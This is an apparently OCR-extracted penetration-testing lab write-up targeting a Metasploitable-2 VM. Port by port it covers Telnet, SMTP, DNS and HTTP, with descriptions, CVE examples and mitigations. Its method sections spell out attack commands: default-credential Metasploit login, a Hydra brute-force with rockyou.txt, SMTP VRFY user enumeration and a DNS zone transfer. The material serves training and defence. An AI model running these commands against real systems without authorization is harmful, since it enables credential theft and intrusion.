
- Disable Telnet service entirely
- Replace Telnet with **SSH** for secure remote access
- Enforce strong authentication and network access controls

Reference


- https://www.cisa.gov/news-events/cybersecurity-advisories

Methods:

1. Telnet Service Enumeration (Reconnaissance)





2. Direct Telnet Login (Default Credentials)



3. Telnet Login Using Metasploit


msfconsole
use auxiliary/scanner/telnet/telnet_login
set RHOSTS 192.168.1.3
set USERNAME msfadmin
set PASSWORD msfadmin
run





4. Telnet Brute-Force Attack (Hydra)

hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt -t 4 telnet://192.168.1.3



Port 25 – SMTP

Service: Simple Mail Transfer Protocol

Service Description
SMTP is used for sending emails between mail servers. If improperly configured, it can be abused to relay spam, leak user information, or be leveraged for further attacks.

Possible Attack Techniques

- Open mail relay abuse
- User enumeration through SMTP commands
- Exploitation of weak or missing authentication

Tools Commonly Used

- **Nmap** – SMTP service and banner detection
- **SMTP utilities** (telnet, nc) – Manual command testing
- **Enumeration tools** (smtp-user-enum, Metasploit modules)

Potential Impact

- Unauthorized email relaying and spam campaigns
- Disclosure of valid user accounts
- Damage to system reputation and blacklisting

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2011-1720** – SMTP authentication bypass vulnerability (example reference)

CVSS Score

7.4 – High

Mitigation & Prevention

- Disable open mail relay functionality
- Enforce SMTP authentication

- Restrict access to trusted IP addresses

Reference


- https://www.cisa.gov/email-security

Methods:

1. SMTP Service Enumeration (Reconnaissance)

Command

nmap -p 25 -sV 192.168.1.3



2. SMTP User Enumeration (VRFY Command)

SMTP allows checking whether users exist on the system.


Step 1: Connect to SMTP

telnet 192.168.1.3 25

Step 2: Verify users

VRFY root
VRFY msfadmin

VRFY admin




3. SMTP User Enumeration Using Metasploit


Commands

msfconsole
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 192.168.1.3
run

Result


List of valid users obtained.





4. Open SMTP Relay Test (Mail Spoofing)

Checks whether the server allows sending emails **without authentication**.



Port 53 – DNS

Service: Domain Name System

Service Description
DNS resolves domain names into IP addresses. Misconfigured or vulnerable DNS services can be abused for cache poisoning, zone transfers, and information gathering, potentially leading to attacks on the network.

Possible Attack Techniques

- Zone transfer to gather network information
- DNS cache poisoning
- Amplification attacks for DDoS

Tools Commonly Used

- **Nmap** – DNS service and version detection
- **Dig / Nslookup** – Manual queries and zone transfer attempts
- **Metasploit DNS modules** – Exploit vulnerable DNS services

Potential Impact

- Exposure of internal network structure
- Unauthorized redirection of traffic
- Use in larger network attacks (e.g., DDoS amplification)

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2015-5477** – DNS cache poisoning vulnerability (example reference)

CVSS Score

7.3 – High

Mitigation & Prevention

- Disable zone transfers for unauthorized hosts
- Keep DNS software updated and patched
- Use DNSSEC to protect integrity of DNS data

Reference


- https://www.cisa.gov/dns-security

Methods:

1. DNS Service Enumeration (Reconnaissance)

Command


nmap -p 53 -sV 192.168.1.3



2. DNS Zone Transfer (AXFR) – MOST IMPORTANT

A **misconfigured DNS server** may allow full domain database transfer.


Command : dig axfr @192.168.1.3



3. DNS Enumeration using DNSRecon

Command

dnsrecon -d metasploitable.local -n 192.168.1.3




4. DNS Enumeration using Nmap NSE Scripts

This replaces the **removed Metasploit DNS module**.

Command

nmap -p 53 --script=dns-recursion,dns-service-discovery,dns-zone-transfer 192.168.


sanika@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/sanika/.zsh_history
(sanika㉿kali)-[~]
$ nmap -p 53 --script=dns-recursion,dns-service-discovery,dns-zone-transfer 192.168.1.3
Starting Nmap 7.98 (https://nmap.org) at 2025-12-31 16:17 +0530
NSE: [dns-zone-transfer] Skipping 'dns-zone-transfer' prerule, 'dnszonetransfer.domain' argument is missing.
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
PORT STATE SERVICE
53/tcp open domain
MAC Address: 08:00:27:2D:21:5A (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds

Port 80 – HTTP

Service: Hypertext Transfer Protocol

Service Description
HTTP is used to deliver web content between servers and clients. Since it does not encrypt traffic, vulnerable web applications or misconfigured servers can be exploited to gain unauthorized access or execute malicious code.

Possible Attack Techniques

- SQL Injection through vulnerable input fields
- Command injection via web forms
- File inclusion (LFI/RFI) vulnerabilities
- Exploitation of outdated web applications

Tools Commonly Used

- **Nmap** – Web service and version detection
- **Web browsers** – Manual testing and inspection
- **Burp Suite / Nikto** – Web vulnerability scanning
- **Metasploit** – HTTP exploitation modules

Potential Impact

- Exposure of sensitive data
- Web server compromise
- Remote code execution and shell access

Risk Level

Severity: Critical

Example Vulnerability (CVE)

- **CVE-2012-1823** – PHP CGI argument injection vulnerability (commonly exploited in Metasploitable-2)

CVSS Score

7.5 – High

Mitigation & Prevention

- Keep web server and applications updated
- Validate and sanitize all user inputs
- Use HTTPS instead of HTTP
- Restrict unnecessary services and directories

Reference

- https://www.cisa.gov/web-application-security


Methods

1:Web Browser - Directly accesses the web application hosted on the server.

Command: http://192.168.1.3

